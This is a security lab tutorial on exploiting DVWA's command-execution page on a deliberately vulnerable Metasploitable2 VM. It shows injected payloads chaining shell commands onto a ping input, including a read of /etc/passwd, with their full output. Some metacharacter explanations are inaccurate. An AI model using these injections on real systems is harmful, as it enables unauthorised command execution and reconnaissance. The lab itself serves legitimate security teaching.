Lab – Exploit Vulnerable Web Applications Using Command Injection

Overview


In this lab, you will learn how to exploit a vulnerable web application using command injection. Command injection, also known as OS command injection, is an attack technique used to execute commands on a host operating system via a vulnerable web application.

Command injection attacks are possible when an application passes unsafe user-supplied data (forms, cookies, HTTP headers, and so on) to a system shell. These commands are executed with the privileges of the vulnerable application. These attacks are due to the web application not having sufficient input validation on the command being run.

Lab Requirements

- Install of VirtualBox
- One virtual install of Kali Linux
- One virtual install of Metasploitable2

Ensure that your VirtualBox network settings are set to NAT Network.



Metasploitable2 - Settings

Network

Adapter 1


☑ Enable Network Adapter

Attached to: NAT Network


Name: NatNetwork

For this to work, we will need to have both Kali and Metasploitable2 up and running.

You will first need to log on to Metasploitable2 using the username and password of msfadmin. Once you log on, find the IP address assigned to Metasploitable2 using the `ifconfig` command. This is my IP address; yours will differ.




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f6:69:30
          inet addr:10.0.2.11  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef6:6930/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:136 errors:0 dropped:0 overruns:0 carrier:0
```



```
          TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:18420 (17.9 KB)  TX bytes:63396 (61.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

Secondly, the security settings for Metasploitable2 must be set to low to ensure that this lab will work. You first need to open your Kali web browser. In the address bar, type the IP address of your virtual install of Metasploitable2. This will open the DVWA home page.

From the menu on the left, select the DVWA Security option. From the main window, reduce the security level from high to low. Click the submit button.



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS


PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

With the DVWA home page open and the security set to low, click on the Command Execution link from the menu on the left.



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Metacharacters

- **;** The semicolon is the most common metacharacter used to test an injection flaw. The shell will run all the commands in sequence separated by the semicolon.
- **&** Separate multiple commands on one command line. It runs the first command then the second command.


- **&&** Runs the command following && only if the preceding command is successful.
- **|** The Pipe pipes the output of the first command into the second command.
- **||** Redirects the standard outputs of the first command to standard input of the second command.

- ‘ The quote is used to force the shell to interpret and run commands between backticks. This is an example of this command: Variable=”OS version ‘uname -a'” && echo $variable.
- **( )** The brackets are used to nest commands.
- # The Hash is used as a command-line comment.

Let’s begin by pinging our target machine from the DWWA command execution page. If the ping command is successful, by appending the ls as an additional command using && to our initial command, the additional command should complete successfully as well.

```
127.0.0.1 && ls
```

The **ls** command lists the names of the files and folders within the directory.



Ping for FREE


Enter an IP address below:

127.0.0.1 && ls

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.022 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.027 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.031 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.022/0.026/0.031/0.007 ms
help
index.php
source
```

As the web application interacts with the operating system’s backend and is not sanitizing our input, we can introduce Metacharacters to string extra commands, allowing us to break out of its intended ping command and run our own commands directly on the backend operating system.

```
127.0.0.1 && ls -la
```




Ping for FREE

Enter an IP address below:

127.0.0.1 && ls -la


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.027 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.034 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.074 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
```



```
rtt min/avg/max/mdev = 0.027/0.045/0.074/0.020 ms
total 20
drwxr-xr-x  4 www-data www-data 4096 May 20  2012 .
drwxr-xr-x 11 www-data www-data 4096 May 20  2012 ..
drwxr-xr-x  2 www-data www-data 4096 May 20  2012 help
-rw-r--r--  1 www-data www-data 1509 Mar 16  2010 index.php
drwxr-xr-x  2 www-data www-data 4096 May 20  2012 source
```

Here, we are shown the file permissions of the directory for the www-data account. ‘www-data’ is the user under which the webserver runs. ‘www-data’ user has no password set by default.

```
127.0.0.1 && whoami
```




```
127.0.0.1 && whoami
```

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.022 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.071 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.034 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.022/0.042/0.071/0.021 ms
www-data
```

127.0.0.1 && whoami shows you the user the web application is currently running as follows:

```
127.0.0.1|uname -a
```




```
127.0.0.1|uname -a
```

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


127.0.0.1|uname -a shows the operating system version the webserver is running.

```
127.0.0.1&&php -v
```



```
127.0.0.1&&php -v
```


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.069 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.086 ms

--- 127.0.0.1 ping statistics ---
```



```
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.023/0.059/0.086/0.027 ms
PHP 5.2.4-2ubuntu5.10 with Suhosin-Patch 0.9.6.2 (cli) (built: Jan  6 2010 22:01:14)
Copyright (c) 1997-2007 The PHP Group
Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend Technologies
```

127.0.0.1&&php -v gives you PHP version running on web applications server.

```
127.0.0.1&&cat /etc/passwd
```



Ping for FREE

Enter an IP address below:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.027 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.089 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.027/0.050/0.089/0.028 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
```

127.0.0.1&&cat /etc/passwd displays all the users on the backend Linux server.

Summary

In this short lab, we discussed how to exploit a web application using command injection.